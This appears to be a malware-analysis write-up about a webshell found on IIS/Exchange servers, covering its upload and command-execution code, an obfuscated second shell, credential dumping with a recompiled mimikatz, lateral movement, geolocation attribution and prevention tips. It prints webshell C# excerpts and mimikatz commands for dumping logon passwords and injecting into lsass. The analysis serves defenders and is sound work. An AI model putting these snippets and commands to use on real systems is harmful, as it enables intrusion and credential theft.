


## Summary / Basic flow of the attack:

- Attacker uploaded a **webShell** to web / exchange server. Its unclear how it was uploaded. It could be through a fileUpload vulnerability Or attacker compromised a system already and was able to laterally move on the corporate network.
- Attacker launched the **webShell** and was able to:
  - \* Upload files
  - \* Execute commands
  - \* Change timeStamps on files
- Attacker uploaded a memory dump tool. Tool is available online. Attacker made multiple changes and re-compiled the tool Attacker was able to do:
  - \* Get clear text passwords
  - \* Get NTLM hashes
  - \* Picture passwords decryption
  - \* Kerberos tokens or other tokens used for active connections
- Once attacker got the credentials and tokens, attacker was able to use '**net**' and '**psExec**' command to move laterally to other systems.



# The Webshell

Address	Current : C:\inetpub\wwwroot\ <input type="button" value="Use"/>
Login	Do it : <input type="text" value=""/> <input type="button" value="Do it"/>
Command	Process : <input type="text" value="cmd.exe"/> Command : <input type="text" value="dir"/> <input type="button" value="Execute"/>
Upload	File name : <input type="button" value="Choose File"/> no file selected Save as : <input type="text"/> New File name : <input type="text" value="foo"/> <input type="checkbox"/> Is virtual path <input type="button" value="Upload"/>
Download	File name : <input type="text"/> <input type="button" value="Download"/>
Change Creation Time	File name : <input type="text"/> <input type="button" value="Get"/> From This File : <input type="text"/> <input type="button" value="Set"/> New Time : <input type="text"/> <input type="button" value="Set"/>

FILEUPLOAD

```
if (upl != null && upl.ContentLength > 0)
{
    string fn = string.IsNullOrEmpty(nen) ? System.IO.Path.GetFileName(upl.FileName) : nen;
    string path = vir ? Server.MapPath(sav) : sav;
    string SaveLocation = System.IO.Path.HasExtension(path) ? path : path.TrimEnd('\\') + "\\\" + fn;
    upl.SaveAs(SaveLocation);
    log.InnerHtml = "File uploaded successfully"; " + SaveLocation;
}
```

```
System.Diagnostics.Process n = new System.Diagnostics.Process();
n.StartInfo.FileName = (string.IsNullOrEmpty(pro) ? 'cmd.exe' : pro);
n.StartInfo.UseShellExecute = false;
n.StartInfo.RedirectStandardInput = true;
n.StartInfo.RedirectStandardOutput = true;
n.StartInfo.RedirectStandardError = true;
n.StartInfo.CreateNoWindow = true;
string o = null;
n.Start();
n.StandardInput.WriteLine(cmd);
n.StandardInput.WriteLine("exit");
o = n.StandardOutput.ReadToEnd();
```

COMMAND EXECUTION

# Web Shell Communication

Unlike a remote access tool or reverse shell, webshell doesn't initiate any connection. Attacker initiates a connection to the webshell and result goes out as an ACK | PUSH. Lets look at the connection flow where webshell will utilize powershell to execute a command

CONTROL BITS (URG, ACK, PSH, RST, SYN,FIN,)

```
(tcp) |0|0|0|0|1|0|->[52996, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|1|0|->[80, 52996]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52996, 80]src-ip: 172.16.177.1
(tcp) |0|1|1|0|0|0|->[52996, 80]src-ip: 172.16.177.1
(tcp) |0|1|1|0|0|0|->[80, 52996]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52996, 80]src-ip: 172.16.177.1
```

```
(tcp) |0|0|0|0|1|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|1|0|->[80, 52997]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|0|->[80, 52997]src-ip: 172.16.177.134
(tcp) |0|1|1|0|0|0|->[80, 52997]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
```

```
(tcp) |0|1|0|0|0|1|->[52996, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|1|->[80, 52996]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52996, 80]src-ip: 172.16.177.1
(tcp) |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|1|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|0|->[80, 52997]src-ip: 172.16.177.134
(tcp) |0|1|1|0|0|0|->[80, 52997]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
```

```
(tcp) |0|1|0|0|0|1|->[52997, 80]src-ip: 172.16.177.1
(tcp) |0|1|0|0|0|1|->[80, 52997]src-ip: 172.16.177.134
(tcp) |0|1|0|0|0|0|->[52997, 80]src-ip: 172.16.177.1
```

```
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
```

```
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
```

```
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
dst-ip: 172.16.177.134
```

```
dst-ip: 172.16.177.134
dst-ip: 172.16.177.1
dst-ip: 172.16.177.134
```



Attacker initiating a connection

Attacker providing Credentials

Attacker executing a Command

Attacker closing the browser

IIS executing a command via powershell



TimeStamp	Process	PID	PPID	ParentProcess
[06-08-2017-18-19-25]	powershell.exe	2904	864	w3wp.exe
[06-08-2017-18-19-25]	conhost.exe	3020	2904	powershell.exe
[06-08-2017-18-19-25]	net.exe	2592	2904	powershell.exe



# Webshell Credentials

On access, attacker used a password for authentication to the webShell. Password is combination of few things. Here is the final SHA256 of the password

**e9b91779f7b8dcc3c3777f6e228c52526592867cc9c44928990f78d471cc54c9**

This converts to: **RamdanAlKarim12**

Once the password is provided, its saved for future use / ip address


Of course the significance of this password could mean anything

- *Does it hold something for the future? as currently we are in the month of Ramadan*
- *Is there a kill-time associated with this date?*
- *A distraction?*

But I don't think that's the case. The shell was uploaded on 6/18/2016. Ramadan, in 2016 started on 6/6/2016. If I am not wrong, 6/18/2016 was 12th of Ramadan Kareem.

This could also mean that attacker would strike back on the next RamadanKareem 12th???? well who knows? All I can say is, its good to be careful no matter what the date is :)

**PASSWORD = B64 (HEX (SHA1))**





## FILE UPLOAD

Attacker is able to upload files to the infected server. Files could be uploaded as clear text to encrypted. Attacker is also able to encode the file i.e. using in-house encoding. Any file type could be uploaded i.e. Documents, portable executables, scripts etc

Check the following screen shot: Attacker trying to upload a binary file.

```
===== (UDURRANI) =====
(ACKN) ACK PACKET SENT FROM 172.16.251.1 TO IP ADDRESS 172.16.251.131
PORT INFORMATION (56597, 80)
SEQUENCE INFORMATION (3606313913, 1426900139)
(14: 20: 20: 1514)
4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 MZP.....
B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....
BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 .....!..L.!..
54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 This program mus
74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57 t be run under W
69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00 in32..$7.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 00 PE..L....^B*....
00 00 00 00 F0 00 8F 81 0B 01 07 10 00 01 01 00
```

Once the binary is uploaded, attacker can execute it via command execution (Shown on the previous page).

**NOTE:** Good thing about a webshell is that attacker can make lateral movement easily. There is a distinction between lateral movement and propagation. Propagation is automatic i.e. WORM behavior. Lateral movement on the other hand is more manual. Its like the attacker is on your network and is trying to move from one machine to another by using RDP etc.

In this situation, attacker was ONLY targeting servers.

## Other WebShells

Attacker was able to upload another shell on one of the system. This webShell was more cryptic in nature. It was also using a different password. Password was combination of an integer and hash value in reverse.

```
void Page_Load(object sender, EventArgs e){try{File.AppendAllText("c:\\windows\\temp\\FILE-ENU.exe'  
const int sCb = 5473, kXA = 6571, CHJ = 9273, ucj = 3471  
string MMs = "0", gxC = "0"  
bool XRb = false, qBl = false, hWK = false, AGT = false  
string Sqd = Server.UrlDecode( new StreamReader(Request.InputStream).ReadToEnd())  
string[] KLC = Sqd.Split('#')  
string dwL = Encoding.ASCII.GetString(Convert.FromBase64String(KLC[0]))  
string[] TQl = dwL.Split(''  
)  
string[] yFe = TQl[0].Split('=')  
int ipk = Int32.Parse(yFe[0])  
if (ipk % sCb != 0){Context.Response.StatusCode = 400  
Response.End()  
}XRb = true  
MMs = rev(yFe[1])  
byte[] nAu = Convert.FromBase64String(KLC[1])  
string[] FkE = TQl[1].Split('=')  
string k = FkE[0]  
int ik = Int32.Parse(k)  
if (ik % kXA == 0){gxC = rev(FkE[1])  
hWK = true  
}else if (ik % CHJ == 0){gxC = rev(FkE[1])  
qBl = true  
}else if (ik % ucj == 0){gxC = rev(FkE[1])  
AGT = true
```

```
if (MMs != "0DA16C6E5D4CF48AAD04988B7E0A62A9"){string rsp = "1" + MMs  
Response.Write("0"+ Convert.ToBase64String(Encoding.ASCII.GetBytes(rsp)) + "#")  
Response.End()  
}if ((!XRb && !hWK) || (!XRb && !qBl) || (!XRb && !AGT)){string rsp = "2  
"  
Response.Write("1"+ Convert.ToBase64String(Encoding.ASCII.GetBytes(rsp)) + "#")  
Response.End()
```

This would mean hash value = **9A26A0E7B88940DAA84FC4D5E6C61AD0**

Commands are passed in an encoded fashion e.g. 6751 would redirect the output to a specified file. Other codes are used for other reasons e.g. changing the timeStamp of a specific file etc.

Webshell is logging its activity as well. All the activity is logged to a file called FILE.exe. This could mean many things e.g. there are multiple actors logging in at different times, from different C2 servers. LogFile holds data in the format: **ip address, browser, request** etc. it looks similar to an accessLog.



If webshell is encoding the request, the log entry for the web server won't show the command. Instead it will show an encoded string. Once the request (GET | POST) is made, webshell will decode the string and execute. This technique is used to by-pass IIS / Apache or any web server's log check. Here is an example of an encoded request



```
GET /Foo.axd d=T0fjqeP1SHK91KrEyV-WVrxYkDWboH32PbnaeigLD5M1xnF7ebnSIQLY8xFlaCvy1DAX7QqduMt-fVUMJ4D8dS-_HdJKNM6IyQ6xcUYeSTw1&t=635521635140981222
```

In this situation attacker can by-pass the log check but the code to decode the request is still within the webShell, this means one could decode the request and retrieve the actual command. In some cases a simple webShell had another obfuscated webShell embedded. In such a situation, attacker would POST the password to de-obfuscate / decrypt the seconds stage webShell.

***Continue to the Next Page*** 

## STEALING CREDENTIALS

Attacker uploaded a memory dump / debug tool to web / exchange server. Even though attacker re-compiled it, all functionality is similar to **mimikatz**. Mimikatz is used to steal plain text passwords, tokens etc. It can also use hashes during lateral movement i.e. Pass-The-Hash. Screen shot of attacker's mimikatz.



```
green # p::d  
P1r1lv1ll1e1ge '20' OK
```

```
PasswordDump.exe p::d s::l q
```

```
privilege::debug sekurlsa::logonpasswords
```

Mimikatz has to acquire debug privileges to work with its complete capacity. This means to run mimikatz attacker needs admin creds. Think of mimikatz as a post exploit or post malware payload.

```
NTSTATUS RtlAdjustPrivilege  
(  
    ULONG    Privilege,  
    BOOLEAN  Enable,  
    BOOLEAN  CurrentThread,  
    PBOOLEAN Enabled  
)
```



**Must return NTSTATUS => NT\_SUCCESS**

```
#define STATUS_SUCCESS ((NTSTATUS)0x00000000L)  
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
```

**MUST NOT RETURN ERROR**

On success, attacker can inject / debug specific processes.

```
i::p lsass.exe <ATTACKERS_DLL>.dll (i::p in this case translates to inject::process)
```

Attacker can easily get clear text hashes, tokens, NTLM hashes afterwards. The more webshell stays on your servers gives an attacker more power and control on the network. Attacker can get strong by the minute and laterally move to other important servers, get more credentials, info on other device ip addresses etc etc. Tools like psexec and net could be used as well.

```
net use \\<ipaddress>\admin$ /u: ...
```

Use the following link for more information on PSEXEC lateral movement.

<http://udurrani.com/0fff/lateral.pdf>

Watch a video:

<https://www.youtube.com/watch?v=307jHR0AQzg>

It can also recover picture passwords and pinCodes on new OS's

## AUTHUI.DLL



```
char *foo = u"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Authentication\\LogonUI\\PicturePassword";  
if ((*RegOpenKeyExW) (0xffffffff80000002, foo, 0x0, 0x8) == 0x0)
```

Useful information is stored in a binary dataBase, where one can retrieve information.

```
rc = sqlite3_prepare_v2(pDb, "select host_key, path, name, creation_utc, expires_utc, encrypted_value from cookies order by ho  
if(rc == SQLITE_OK)  
{  
    while(rc = sqlite3_step(pStmt), rc == SQLITE_ROW)  
    {  
        kprintf(L"\nHost : %.*S ( %.*S )\nName : %.*S\nDates : ",  
                sqlite3_column_bytes(pStmt, 0), sqlite3_column_text(pStmt, 0),  
                sqlite3_column_bytes(pStmt, 1), sqlite3_column_text(pStmt, 1),  
                sqlite3_column_bytes(pStmt, 2), sqlite3_column_text(pStmt, 2));
```

Continent: Asia  
Country: Iran 🇮🇷  
Latitude: 35.6961 (35° 41' 45.96" N)  
Longitude: 51.4231 (51° 25' 23.16" E)

# ATTRIBUTION

## Geolocation Map



→ **ATTACK START**

Later, attacker was using GET | POST via different IP addresses.




**Victim Server**

Continent: Europe  
Country: Germany 🇩🇪  
Latitude: 51.2993 (51° 17' 57.48" N)  
Longitude: 9.491 (9° 29' 27.60" E)


Continent: North America  
Country: United States 🇺🇸  
State/Region: Texas  
City: Dallas  
Latitude: 32.7787 (32° 46' 43.32" N)  
Longitude: -96.8217 (96° 49' 18.12" W)  
Postal Code: 75270

Continent: Europe  
Country: France 🇫🇷  
Latitude: 48.8582 (48° 51' 29.52" N)  
Longitude: 2.3387 (2° 20' 19.32" E)


## Geolocation Map



## Geolocation Map



## Geolocation Map



## PREVENTION

- Its good to prevent such attack at an initial stage. Ideally don't let webshells get on your servers.
- Using a WAF is helpful against such attacks
- Make sure you keep looking at access\_logs for IIS process, write some wrapper scripts that can give you information like: ip addresses and their countries, get | post requests and files accessed etc.
- Writing a tool to gather new files added on your WWWROOT folder is a great idea as well.
- Good end-point prevention is a plus
- Blocking executables via decryption at network layer can help as well.
- IIS Process should not spawn or use a system call to System32 binaries. Good white list could be extremely useful  
Please make sure to white list **VBC.exe** and **CSC.exe**. Make sure to provide full path for the binaries.

*For more information:*

<http://udurrani.com/0fff/websh.pdf>

*For some related tools please go to the following link:*

<http://udurrani.com/0fff/wtl.html>